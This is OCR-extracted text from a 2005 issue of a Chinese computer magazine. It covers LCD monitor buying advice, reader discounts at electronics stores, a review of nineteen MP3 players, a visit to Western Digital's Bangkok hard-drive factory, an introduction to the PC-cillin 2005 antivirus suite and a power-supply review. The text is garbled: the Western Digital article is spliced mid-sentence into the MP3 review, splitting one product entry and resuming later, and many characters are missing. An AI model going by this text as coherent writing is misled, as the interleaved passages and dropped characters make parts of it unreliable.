轻薄时尚的外观设计自然会让人赏心悦目，而且也可以作为家居装饰中很好的亮点。一款结构设计出色的液晶显示器能够满足我们近乎苛刻而又合情合理的额外要求。你是否想更节省桌面空间而将显示器挂在墙上？坐姿不正时，是否希望屏幕能倾斜，能旋转角度？现在很多知名厂商都开始认识到，一个能为用户带来方便的细节设计往往可以收到出乎意料的市场效果。

现在不少显示器都采用了双轴设计，仰角可随意调节甚至折叠起来，而且高度也可以调节，我们可以根据观看的需要去调整屏幕的仰角、俯角。而部分品牌(如三星、戴尔、飞利浦等)的屏幕还可实现顺时针180度的旋转调整，使屏幕可以竖直放置或完全倒过来，以满足特殊应用的需要。

选购建议：根据实际需求来考虑，想不占用桌面空间你就要买一款支持壁挂的显示器；做平面设计，旋转屏幕也许会对你有所帮助。让显示器来适应我们，才是应用之道。

推荐产品：



参考价格:2670元
冠捷 154F
拥有12"魔技"特色技术



参考价格:2399元
明基 FP71E+
拥有Senseye特色技术

写在最后

今天，液晶显示器已经不再是一个单纯的电脑配件了，它正在向消费化、健康化、个性化的多功能方向发展，是科技与气质、时尚的完美结合。选择一款称心的液晶显示器要从多角度多方面去考虑，重点要突出，细节应具备。虽然完美的产品并不存在，但我们有权去选择接近完美。CF [CP04]



Search for

CFan村里大搜查

这几天，阳光走访了在9期(也就是本栏目第一次登场)中提供优惠的那几个商家，他们都反映打电话来咨询和上门购买的CFan读者很踊跃，让他们有了一种"受宠若惊"的感觉，并纷纷表示会在日后继续支持CFan和本栏目，给CFan读者更多、更好的优惠。看到商家们这么个高兴，说明读者确实通过本栏目得到了实惠，想到这里阳光也觉得很振奋，决心继续搜查村里各大小商铺，为大家争取更多实惠。也希望读者朋友们多多支持和宣传我们，给阳光更多鼓励,:)

(以下产品优惠期自6月1日至6月15日止)

北京:哇！拿CFan杂志买闪存卡能抵45元?



SanDisk 256MB、512MB、1GB闪存卡(普通)恐怕最为畅销的闪存卡了。近日，阳光在逛市场的时候发现了一家新开张的商铺，随即上去"大肆搜掠"了一番。经过一番"巧取豪夺"，阳光向老板争取了6款SanDisk闪存卡优惠。只要大家在优惠期内，凭本期杂志即可在当日零售价的基础上分别获得20、30或45元的特殊优惠(如当日256MB CF卡的市场零售价格为180元，凭杂志即可用160元购买)，详见以下"优惠产品"单。**(注:一本杂志只能换购一块闪存卡，想买多两块的朋友就多买两本CFan吧)**

优惠产品:

SanDisk 256MB(CF/SD闪存卡)　凭CFan本期杂志可优惠20元

SanDisk 512MB(CF/SD闪存卡)　凭CFan本期杂志可优惠30元

SanDisk 1GB(CF/SD闪存卡)　凭CFan本期杂志可优惠45元

地址:北京市海淀区中关村海龙电子城5055#

电话:010-82664410

济南:6800卖多少? 1790元，拿走!



nVIDIA的6800系列显卡是不少游戏发烧友梦寐以求的高性能显卡，可惜两千多元的价格总让人望而却步。这次，为了实现众多游戏爱好者们的高端显卡梦，搜查队员李嘉特别找到了正在做特价促销的影驰显卡济南代理商，并为大家争取到了实惠。只要大家在购买前出示本期杂志，即可以1790元的CFan读者价买到原价1999元的影驰6800普及版显卡一块，这可比市场零售价格便宜了200多元哦。优惠期只有15天，有心的读者朋友们切勿错失良机。**(济南CFan搜查队员李嘉报道)**

优惠产品:

影驰6800普及版显卡

原价:1999元　CFan读者价:1790元

地址:济南市世纪科技市场309室 电话:0531-2390932

济南:微软精巧500键鼠套装8.8折，CFan读者独享

微软新出的光学精巧500套装，采用微软精巧500型键盘和光学灵动　的键鼠组合。精巧键盘500型具备防水功能，及多个功能热键;而光学灵动　鼠标则采用左右对称的造型，不论是左右习惯用手的用户都能使用。经过和老板商量CFan读者只要在购买前出示本期杂志，就可以享受8.8折的优惠，而且还可以得到该店的会员卡一张。**(济南搜查队员李嘉报道)**




优惠产品:

光学精巧套装500　5月中旬市场参考价:199元

地址:济南市山大路149号齐鲁科技数码商厦170室

电话:0531-8367660

广州:想买9550显卡吗? CFan读者价让你再爽一把!



Radeon9550显卡以极高的性价比成为N多朋友装机的首选。最近搜查队在广州太平洋发现一家商店正在特卖的128MB和256MB两款幻彩9550显卡，其中256MB的显卡采用了大面积热管散热片，做工及外观都不错。经过搜查队员与老板的一番软磨硬泡，只要凭本期杂志就可以在优惠期里，以以下CFan读者优惠价购买相应的显卡。**(广州搜查队员"小熊在线gdbeareyes.com"报道)**


优惠产品:

产品	原价	CFan读者价
幻彩9550(128MB)	原价:455元	CFan读者价:418元
幻彩9550(256MB)	原价:499元	CFan读者价:469元
幻彩6600GT(128MB，AGP)	原价:1399元	CFan读者价:1299元

地址:广州太平洋一期三楼配件大世界388#

电话:020-87597575

广州:宇宙光多款超强键鼠优惠CFan读者



近些年来，键盘有了防水、折叠等功能，而鼠标则有游戏专用、多功能等设计。而搜查队在市场上找到的宇宙光键鼠也秉承这种人性化的设计里面，推出为CS量身定做的专用键盘EZ-9000P，可5至6个键同时作用，而不发生冲突，而EZ-7000则是专为Office办公软件而设计的键盘，还有无线键盘EZ8000等，现在，CFan读者只要在购买时出示手中的《电脑爱好者》第11期杂志，即可以超值的CFan读者价购入。**(广州搜查队员"小熊在线gdbeareyes.com"报道)**

优惠产品:

产品	原价	CFan读者价
EZ-8000无线套装	原价:288元	CFan读者价:218元
EZ-7000天王星键盘	原价:168元	CFan读者价:90元
EZ-105U鼠标	原价:80元	CFan读者价:45元

地址:广州市天河路颐高数码广场华南总店3063

电话:020-87575116

CF [CP05]

Walkman? CD? MD? 忘了吧！

——19 款最新 MP3 随身听的使用感悟

■ CFan 评测室

去年夏天，我们曾经作过一次大型的 MP3 横向评测，时隔一年，MP3 市场又有了不少新的变化。

2005 年 MP3 的新形势

1、廉价 MP3 大量出现

2005 年，市场上出现大量的低价位 MP3，299 元 MP3 如雨后春笋纷纷出现，不仅众多杂牌产品有这类的产品，而且连信利这样的大厂都推出了 299 元的产品。

2、大容量 MP3 渐成主流

去年还在流行 128MB 的 MP3，而现在 256MB 的产品已经成为了新的主流产品。而苹果"舒服"的加入更是大大降低了名牌大容量 MP3 的门槛。千元以下买 512MB 的 MP3 也已不是梦想。

3、彩屏和 OLED 屏幕成为主流产品的标配

如果说，2004 年，彩屏和 OLED 屏幕的 MP3 才刚刚成为新的潮流，那么在 2005 年，主流 MP3 几乎都在向这两种新的屏幕转变，不只大尺寸的 MP3 大都采用了彩屏，连一些小型 MP3 也开始使用彩色的 TFT 屏幕。

4、时尚才是正途

2005 年，很令很多人大跌眼镜的一件事，是苹果的"舒服"居然大为热销。如果说 IPOD 能够广受欢迎和它独特的设计有关系的话，那么"舒服"作为只有最起码的 MP3 播放功能，连 LCD 屏幕都不提供的看起来好像几年前一样的产品也能收到市场欢迎，恐怕令很多人都想不通。实际上，在它上市初期，从厂商到媒体都有人表示了对其市场前景的不看好。然而实际的市场反映却截然不同。

其实，这些批评者可能忘记了一件事——随身听作为一种随身消费品，它最大的特点还是在于简便和时尚两点，可能的确有很多发烧友以最强的性能和最大的操作乐趣为乐，但对于大多数的消费者来说，使用最方便、看上去最拉风，这才是最重要的。


5、新的音效处理

与传统的只具有简单 EQ 处理的产品相比 2005 年的新品普遍增加了 SRS 音效处理能力。显然这是新一代的处理芯片为之带来的。

19 款最新 MP3 产品的介绍

迈世亚炫彩海洋 C850

迈世亚是去年新上市的品牌，商标为 PISA，由于本身拥有强大的生产和设计能力，所以一经推出就在市场上产生了不小的影响。



C850 是迈世亚推出的一款硬盘式彩屏的 MP3 播放器，容量高达 20GB，采用了 1.8 英寸的大尺寸彩屏。支持纯文本、Palm 格式电子书，内置俄罗斯方块、五子棋、黑白棋等游戏，支持 GIF 动画，以及 JPEG 、BMP 等图片格式。最为特殊的是支持 KTV 功能和手机的 3GP 格式电影。



C850 带有专用的携带皮套，可以将其别在腰上，免去了很多硬盘随身听携带不便的问题。

C850 是目前市场上的硬盘 MP3 中比较优秀的一款，特别是其可以支持 Palm 格式电子书的功能，使得可以直接利用网上的大量现成的电子书。而在音质、外观等方面，C850 彩海洋也有不俗的表现。

迈世亚炫彩飞艇 550

彩飞艇也是迈世亚最新推出的彩屏 MP3，它的最大优势在于价格非常便宜，是目前市场上价格最低的彩屏 MP3 之一。



炫彩飞艇采用流线型的梭型外观，"飞艇"之名就是从这里而来，使用流行的导航键操控，一节 AA 电池供电，正面有一块 65K 色的 OLED 屏幕。可以播放专门的 MTV 格式文件。




由于价格不是很高，炫彩飞艇的配件并不算很丰富，但性价比依然是很高了。

彩飞艇 550 是一款性价比极高的产品，在 500 元价位以下，使用全彩屏的 MP3 并不多见，凭这一点就可以吸引相当多人的目光。更何况　彩飞艇本身的音质和工艺表现都是比较出色的。

炫彩地带 CMP566

彩地带 CMP566 也是迈世亚这次推出的全彩屏 MP3 之一。



看炫彩地带的外观，很容易误以为是一款硬盘MP3，其实炫彩地带就是一款使用闪存的MP3随身听，但由于使用了1.8寸的大尺寸彩屏，所以尺寸也就放大了。

炫彩地带带有的附件也很丰富，除了耳机、线控等外，比较特别的是带有一个“易东东”魔法钥匙，可以作为为电脑加密的钥匙使用。



其实，完全可以将　彩地带视为　彩海洋的闪存版，二者在音质、功能方面都很接近。不过 CMP566 由于采用了闪存，所以体积和重量、价格也就能更低一点。

爱国者 F850

爱国者 F850 是爱国者推出的一款走时尚路线的高档产品。采用了双色的 OLED 屏幕。



F850 的外观相当吸引人，采用了仿佛贝壳的造型，结合上面的花纹质感极好。硕大明亮的屏幕显得十分惹眼。按键则采用了类似苹果 IPOD 的设计。

F850 采用的也是内置充电电池的设计，白色的耳机与机身的造型比较搭配。



F850 在音质上解析力不错，特比是在 FM 收音上的效果相当好。而独特的大操控盘的设计，在操控手感上相当出色。精美的外观和精致的工艺，与其高档产品的定位还是比较搭配的。

爱国者 UM-P890

UM-P890 是爱国者新推出的产品，这款产品采用了飞利浦的解码芯片，以音质为主要诉求。



UM-P890采用了全铝合金的外壳，体积也比较大，在闪存MP3中当数于“重量级”的产品。看它的外形，应该有很像当初的 MD 的感觉。而按键安排上也颇像 MD 的风格。这也许是一种追求音质的暗示？

UM-P890 的屏幕也是大尺寸的 OLED 屏幕，使用了内置的充电锂电池。



看 UM-P890 的外观就能看出，它并不属于走外形路线的产品。使用了飞利浦 7750 芯片给 UM-P890 带来了不凡的音质表现，同时，UM-P890 提供了包括 3D 环绕在内的 40 余种音效效果。对于追求音质的用户，UM-P890 是不错的选择。


半岛铁盒 P880

爱国者推出的这款硬盘 MP3 应该是大家非常熟悉的了。本刊去年也曾评测过这款产品。



与目前流行的大部分硬盘 MP3 不同，半岛铁盒P880走的是大型化的路线，硕大的尺寸几乎是目前大部分硬盘 MP3 的一倍半，而大尺寸的外形给它带来的就是2.2英寸的大尺寸彩屏和方便的操控性能。P880 几乎支持目前所有大屏幕 MP3 的 PDA 化功能。

P880 作为一款大型 MP3，同样带有线控操作。而比较特殊的是它的选配件里还包括了专用底座可供选择。



半岛铁盒 P880 是一款以功能为卖点的产品，它提供了大尺寸的屏幕和出色的数码伴侣功能，而且支持 SD 卡读取能力。不过在此基础上，它的音质表现也相当优秀，特别是在 FM 收音机功能上特别强大，支持的电台数量远远超过大多数的 MP3 随身听。

魅族 X6

族也是一个由 OEM 大厂而出现在零售市场的品牌，



魅族 X6 是针对时尚市场推出的产品，使用了全黑的金属外壳和 OLED 的屏幕，五维按键则采用了蓝色的环形背光，看起来“酷”劲十足。

魅族 X6 的附件比较丰富，除了皮套外还提供了专门的保护袋。而连接电脑的 USB 口既有 USB 线也有小巧的 USB 转换头。



近一年来以其音质的出众而受到了很多用户的追捧。X6是族今年最新推出的产品之一。

族系列产品一向以音质出色闻名，而X6除了常规的功能外，还不同凡响的拥有FM下的音效调节能力。

魅族 E5

E5是和X6同时推出的产品，但市场定位不同。



与X6相比，针对功能发烧友的用户推出的E5在外观上就比较普通了，金属外壳外形显得刚劲间接，屏幕也只采用了单色的6行屏幕。不过它的操控采用了新式的飞梭滚轮设计。

E5没有使用内置充电电池的设计，而是使用了比较方便的AA电池供电。但也像X6一样提供了比较丰富的配件。与X6相比，它还提供了 一个小型线控来控制音量。



E5的功能与X6相差并不大，但由于采用容量较大的AA电池，所以使用时间大为延长，最长可达50小时之多。所以更加适合追求性能的用户选择。


苹果第四代IPOD

苹果的IPOD系列在去年推出了第四代产品，虽然从市场来看，新的IPOD MINI要更受欢迎一些，但作为苹果的旗舰产品，第四代IPOD还是更代表苹果的水平的。



和我们去年评测的第三代IPOD相比，第四代产品在外观上的变化并不是很大，最大的特点是采用了IPOD MINI上深受好评的触摸点击式转盘，使得可以用一只手作所有的调节工作。

第四代IPOD的配件与第三代大同小异，但由于降低的价格，所以在标配中去掉了线控和底座，不能不说是一个遗憾。



第四代IPOD的声音和功能保持了IPOD的传统风格，和三代产品差别不大。不过IPOD系列本来也不是以此来吸引人的。相对于三代，四代的两个主要进步是可以采用USB接口进行充电，而且使用时间大幅度延长，几乎达到了三代的150%之多。


创新 ZEN MICRO

创新 ZEN MICRO是创新推出的第二款小型硬盘MP3，针对的对手就是苹果的IPOD MINI。但二者是两种不同的设计风格。



ZEN MICRO的体积很小，且共有多达十种不同颜色的机身可供选择。围绕全机身的蓝色背光给人的印象相当深刻。整个面板的下半部都是操控用的大型触控板。

ZEN MICRO的附件同样丰富，而特别值得指出的是，它的电池没有采用大部分硬盘MP3的全内置设计，而是像手机一样抽取更换，这样在使用上就更为方便了。



创新的MP3一向在音质上比较优秀，而ZEN MICRO更结合了创新的MediaSource程序，带有强大的媒体管理能力。

创新 MuVo MICRO N200

MuVo MICRO N200是创新新推出闪存型MP3随身听，是创新曾经红极一时的MuVo V200的同门师弟。



与创新的高端产品相比，MICRO N200的设计就比较正统，使用了塑料制造的外壳，单色小屏幕的设计，外形小巧可爱。

MICRO N200使用一节AAA电池供电，整体上都比较简单。新造型的耳机看上去相当好看。



虽然是一款比较抵挡的产品，但是MICRO N200的音质表现是比较令人满意的，继承了创新产品声音干净、声场范围好的优势。不过与MICRO V200相比，没有采用原来的分离式设计，从而需要用转接线略有不便。

微星 MEGA PLAYER 521

微星在进入MP3市场后，取得了不俗的成绩，其产品



521的外形采取了毫无棱角近乎椭圆的设计，外壳用橡胶包覆，提供了很好的防震能力。最为独特的是它的屏幕，表面采取了凸透镜的设计，使得屏幕的字体显得很大而清晰。

作为运动MP3，521提供了相当厚实的保护套，还提供了尺寸不同的两条臂带，既可以系在胳膊上，也可以系在腿上。而它的耳机依然像微星的传统设计，采用了时尚的耳挂式耳机。



在设计上一向具有非常独特的特点而显得卓尔不群。521是微星新推出的一款运动款MP3随身听，这也就给它带了很多与普通MP3不同的特点。

作为运动MP3，521的功能不是主要的，较好的可靠性才是第一。但521还是提供了比较丰富的功能。而最为特殊的，它作为运动款产品，提供了两种只有运动产品才最需要的功能——秒表和记步器功能。其中的记步器功能采用了最新的三维运动感知芯片，计数极为准确。

昂达 VX303

昂达VX303，是昂达在去年大获成功的几款产品基础上，今年新推出的产品。



VX303是一款非常“男人味”的产品，整体造型以直线条为主，刚劲有力。与其他产品相比，最为特殊的是，它的屏幕虽然使用了单色屏幕，但其背光可以自由调节，产生多达999种的不同背光。


昂达VX303使用一节AAA电池供电，为携带而提供了绒布袋，比较奇怪的是，它的绒布袋和魅族产品很相似，而VX303的设计也颇有与魅族E5相似之处，难道二者存在血缘关系？



VX303仍然采用了Sigmatel 3520解码芯片，同样支持SRS音效功能，在打开SRS功能后，声音效果有相当显著的提升。考虑到价格不高，是追求音质者的好选择。

DEC 声色玩家 F62R

DEC声色玩家系列的特点，就是体积小巧，却带有可以播放电影的OLED彩屏。F62R是这个系列的新产品。采用了触摸屏的操控设计。



DEC F62R的外观采用了四四方方的保守设计，但正面采用了一整块的触摸面板，使得外观看起来显得现代了不少。上面就是64K色的OLED屏幕。

DEC F62R使用内置锂电池的设计。它的包装里除了耳机、携带袋外，还提供了一块擦拭布专门用来擦拭触摸屏，比较特殊的是，它还提供了一个用于电话录音的转换器。



DEC F62R最大的特点就是它是最小的可以支持电影播放的MP3之一，在播放MP3时也可以播放相应的图像，很有MTV的感觉。而其音质也继承了DEC在这方面的一贯优势，特别是录音效果相当的好。

台电 酷码 C120

酷码C120是台电最新推出的一款主流型MP3，



酷码C120的外观颇有韩国产品的风格，采用四四方方比较厚实的造型后半部机身则采用金属外壳，圆润边角的设计，它的主要操控键使用了最经典的五向操控键的设计，各种辅助按键则分布在机身的侧面，使用起来相当方便。


酷码C120同样采用了内置电池的设计，并提供了携带用的皮套。



台电酷码C120最大的特点，就是虽然是一款时尚化的小型产品，但却提供了电子书阅读的功能，虽然那由于受屏幕的限制，显示的字并不是太多，但用于简单的文字记录还是不错的。

金和田 KMF810

KMF810是金和田推出的一款使用OLED屏幕的主流机型 。



KMF810采用了仿金属的外壳，四四方方的造型，像金和田的很多产品一样，操控按钮放在侧面，中间是一个较大的OLED屏幕。造型极为简洁。


KMF810配件上最大的特点，是为耳机提供了专用的携带盒，这样，在不使用耳机时，也可以方便的放置。它的耳机造型非常有特点，在外观上模仿了铁三角耳塞的风格，在一片仿森海塞尔的造型中，显得非常吸引人。



KMF810同样使用内置　电池，它的充电器相当小巧别致。在不高的售价下，提供了不错的性能和功能。

金和田 KMF807

KMF807和KMF810不同，它是一款走时尚路线的产品。



KMF807在造型上比较像所谓的“口香糖”MP3，但其实它就是一款使用内置电池的标准MP3，它在外观上最大的特点就是它四个脚的透明塑料件可以自行更换，获得不同的颜色搭配效果，在附件中就包括了三组的更换配件。

KMF807的耳机也很有特点，使用的是自带挂绳的仿苹果耳机。





看了新公开的《电脑爱好者》评测室评测平台直播，不知大家是否对其中的西部数据Raptor WD740GD万转SATA硬盘感兴趣呢？这是目前性能最强的台式机ATA硬盘，在我们大家还都在使用7200转硬盘的情况下，它的转速已经达到了传统上SCSI硬盘的水平。


■ CFan 评测室

ATA硬盘之王和它的家乡

WD740GD，是西部数据发布的第二代万转ATA硬盘，它和SCSI硬盘一样，通过降低单碟容量来换取更高的转速，以获得更强的突发传输性能。我们在拿到这款硬盘的时候，对其性能作了简要的测试。

从测试曲线图中，我们可以看出，WD740GD的起始传输速度相当高，要明显强于目前主流的7200转硬盘，但外圈传输率并不是太高，显然，这是由于单碟容量较小的原因。但WD740GD的突发传输率相当高。是通常的7200转硬盘不能相比的。

实际上，WD740GD并不是为通常的个人计算机设计的，从其较小的容量与高速的突发传输率就可以看出来，WD740GD实际上所针对的是对容量和持续传输速度并不是很重视，但对硬盘的反应速度比较重视的专业市场。在低档



KMF807在操控上也使用了金和田一贯的侧面操控键设计，使用方便，结合可半更换外壳的设计，显得很　。

LG MF-FE501WS

MF-FE501WS是LG新推出的闪存随身听，惊人的小巧是它最大的特点。



即使用闪存随身听的标准来看，FE501WS也是惊人的小，一个小巧的单色屏幕几乎占据了机身的大部分。很像苹果风格的圆润外壳使得FE501WS看上去很像一件首饰。它采用了五向键的操控，手感很不错。

FE501WS的附件很标准，其中，特别值得一提的是，它的USB线居然带了非常巨大的磁环，这对于提高拷贝文件的速度有一定的好处。



FE501WS同样支持SRS音效处理功能，这为它的音质效果带来了很明显的优化效果。

LG MF-HE700

在硬盘MP3的大潮中，LG也不能免俗，ME-HE700就是LG今年最新推出的一款硬盘MP3。



HE700的造型比较正统，金属感很强，主要的操控键分布于正面的金属环形按键上，使用起来手感不错。

作为一款硬盘MP3　，HE700的附件也是比较多的，它提供了一个小巧的线控，和别致的腰夹。



LG MF-HE700最大的优点，就是它的屏幕显示效果相当好，在阳光下也有不错的亮度，大量使用金属件的外壳相当有质感，按键手感更是一级棒。当然，带来的就是它的重量也不小，不过有很好的腰夹携带也就不成问题了。

总结：由近二十款MP3的试用，我们发现，现在的主流MP3中，在主要的功能乃至音质上的差别其实并不明显，而更多的差异往往就在造型风格、工艺细节这种很个性的东西上。当然，对于大品牌的产品，在这方面往往要做得好得多，这也就是主流MP3产品价格差异如此之大的原因所在吧。CF [CP06]

的服务器和工作站上，作为昂贵的SCSI硬盘的低价位替代产品。

WD740GD的外形非常特殊，与常见的WD硬盘不同，上面布满了有意设计的梳状结构。这样做是为了加强散热。WD740GD的噪音并不大，但10000转的主轴发热很大。在我们的评测室里的裸露环境下都达到烫手的程度。不过对于服务器和工作站来说这倒不是问题，因为这些系统的机箱都有强力的硬盘强制散热措施。

硬盘的设计生产，可能是电脑配件中最为神秘的部分了。记者前不久应邀参观了西部数据位于泰国曼谷的硬盘工厂，以WD740GD为代表的3.5寸硬盘和WD前不久推出的2.5寸笔记本硬盘都是这个工厂生产的。



大卫·科罗礼夫先生

WD目前是全世界的第二大硬盘制造商，其总部位于美国加利福尼亚，两家硬盘厂分别位于泰国曼谷和马来西亚 城。其中曼谷工厂拥有两家厂房，分别为150000平方英尺和74000平方英尺，共有超过60000平方英尺的无尘室车间。共有5700多名员工。

由于无尘室车间是完全封闭的，必须穿上专用的无尘工作服(所谓的〝兔装〞)并经过全身除尘后才能进入，所以我们并没有获准进入无尘车间(硬盘内部并不是如以前传说的真空环境，整个生产流程当然也与真空无关)，而只能从外部的监控玻璃窗和监控电视观看里面的工作情况。而且由于厂方对生产流程保密，所以无法拍下生产线的照片给大家。不过我们还是拍摄了WD展示厅里WD硬盘零件的拆卸照片，而硬盘的生产过程实际上就是这些零件的装配过程。




现在很流行的“天蝎”笔记本硬盘


随着大工业的发展，标准化制造成为现代工业生产的主流。硬盘生产也不例外。实际上，到了硬盘生产厂这一关，从外壳到盘片的各个部件已经由其他工厂和OEM供应商生产完毕。在无尘车间里，只要将盘片、磁头马达和盘体装配在一起，再将电路板在普通装配车间内组装到一起，就是成品的硬盘了。

装配完成的硬盘，还要经过长时间的彻底检测后，才能贴上标签包装出厂。在WD工厂庞大的检测车间里，这一切都是由自动管理设备自动完成的，每隔几秒钟，机械手就会从测试架上自动取下一块硬盘，并自动在原位填入一块未经检测的新硬盘。

由无尘车间到全自动化的检测设备，令我们看到WD硬盘生产的严谨与规模的庞大。在随后的采访中，以西部数据亚太区市场总监大卫·罗克礼夫为首的WD高层表示，今后WD除了生产传统的以740GD为代表的3.5寸台式机硬盘外，还将继续扩大已经取得初步成功地2.5寸笔记本硬盘的生产，并且将全力进入1英寸硬盘的市场。那么就让我们拭目以待吧。

CF [CP07]


一款硬盘的完全拆解


这就是一个完整的磁头


磁头最重要的部件——读取头

全球数亿用户同时享受的杀毒软件

——PC-cillin 2005网络安全版

■ 小特



如果你经常使用Sina或Hotmail邮箱，会发现在这两个Web邮箱中，都有“杀毒”功能，作为两个邮箱提供商，它们的“杀毒”功能是源自何处呢？这个幕后的英雄就是趋势科技，日前，趋势推出了最新的PC-cillin 2005网络安全版(以下简称PCC)。与老版本相比，新版本增加了家庭网络控制、Wi-Fi检测、间谍软件扫描和清除、安全漏洞检查及加速扫描等实用功能。

如果想试用新版本，可以从http://www.trendmicro.com.cn/sina 下载最新的90天试用版。

1.软件的安装

PCC是一款集杀毒、清除间谍软件、网络防火墙于一体的安全软件，但很多朋友都习惯安装一款专门的网络防火墙，于是PCC在新版中提供了"简单安装"(见图1)。安装后，你要打开软件的主界面，点击"更新与注册→注册"项，进行产品注册，这样你才可以进行病毒库的升级。




图1 如果没有特殊需要，建议你还是选择“完整”

出于安全考虑，软件安装后，有时会出现无法访问网络的问题，这时你需要进行简单的设置(以网络环境是办公室为例)。

第一步:打开PC-cillin 2005主界面，选择菜单中的"网络安全→个人防火墙"，点击"启用个人防火墙"，并从下拉菜单中选择"办公室网络"，点击"应用"。



图2

第二步:在"编辑配置文件"下选择"办公室网络"，在弹出窗口中勾选"网络"选项卡下的"默认网关"项。



图3

第三步:点击"例外列表"下的"添加"按钮，打开"添加/编辑个人防火墙例外"窗口，然后按图2及图3所示新建两个连接即可。

2.家庭网络控制

现在越来越多的家庭有两台甚至更多的电脑，在以往我们只能买多套杀毒软件，为每台电脑安装。而PCC的一个注册号可以同时安装在局域网内最多五台电脑中，而且PPC还提供了非常方便的"家庭网络控制"功能，即在一台电脑上就可以控制同网络内其他电脑上的PCC进行杀毒、更新其程序组件等。而且使用方法很简单：

第一步:双击系统托盘PCC图标，打开PPC主界面，在窗口左侧点击"网络控制"按钮。

第二步:在窗口右侧点击"密码"项，设置好密码，然后点击"家庭网络控制"项，这时软件就会自动搜索局域网内安装有PCC的电脑，选择好后，就可以通过"扫描病毒"、"更新组件"等按钮进行设置了。

3.创新的Wi-Fi检测

随着无线设备的疯狂降价，很多人在家里或单位中都已经架设了无线局域网，虽然设备是有了，但访问无线网络比进行物理连接容易得多，因此网络入侵成了一个严重的安全问题，PPC将会在指定的时间间隔扫描网络，当发现新的电脑连接时就会发出警告。建议使用无线网络的朋友都打开些功能：在主界面窗口点击"网络安全→Wi-Fi检测"，就可进行监测。

4.间谍软件扫描和清除

现在越来越多的程序中都夹带了间谍程序了，于是越来越多的杀毒软件增加了间谍软件扫描和清除功能，这次PCC的升级也增加了这个功能：在主界面中选择"系统→间谍软件扫描"，再点击"扫描"按钮后，就会看到扫描的结果了，之后只要勾选需要删除的间谍软件，并点击"删除"按钮即可(见图4)。



图4

5.加速扫描

"加速扫描"也是PCC此次升级的一大亮点，PPC会保留已经扫描文件的历史记录，如果文件自上次扫描后未发生任何改变，则不会再次进行扫描。这个功能可以显著减少"手动扫描"所需的时间。 CF [CP08]

鑫谷环保星 EP300 电源

■ CFan 评测室



作为电源实标功率的先锋，　谷电源再次想用户所想，首推健康理念的电源，这次我们介绍的就是　谷环保星EP300电源。

外观上看，此电源外壳为0.8mm的镀镍合金材料制造，有效地屏蔽电磁辐射，并且在各种使用环境下也不会氧化生锈，真正做到了绿色纯净。

电源侧面的铭牌上标明了此电源的各项指标，其中重要的+3.3V/+5V/+12V的输出电流分别为20A/30A/18A，并且铭牌上还标明了此款电源三个重要输出的最大功率280W，这也是　谷特色的实标功率做法。

从设计上，这款电源是只有单路+12V输出的ATX 12V 1.3版电源，不过设计上却有不少借鉴了ATX 12V 2.0电源的地方，甚至还有超越。首先，电源的主板供电口采用了ATX 12V 2.0版的24Pin组合接口，适用于9X5主板，并也兼容现在常见的20Pin供电口。第二是电源的CPU专用供电口除了支持P4的4Pin供电外，还并联了适用于服务器主板的6Pin供电口，使这款电源同样适用于服务器，兼容性很强。第三是现在不少显卡都需要独立供电，并且在PCIE结构下nVIDIA和ATi还共同制定了显卡独立供电的6Pin接口标准，而这款电源就自带了这个6Pin接口，这样用户在使用高功率显卡PCIE显卡时不需要再找专门的供电线了。

内部设计上，这款电源采用主动式PFC电路，从而使功率因数达到了接近1的理想值，转换效率非常高，12cm超大温控风扇加上电源外壳的蜂窝孔设计，散热功能十分强大，并且噪音很低。

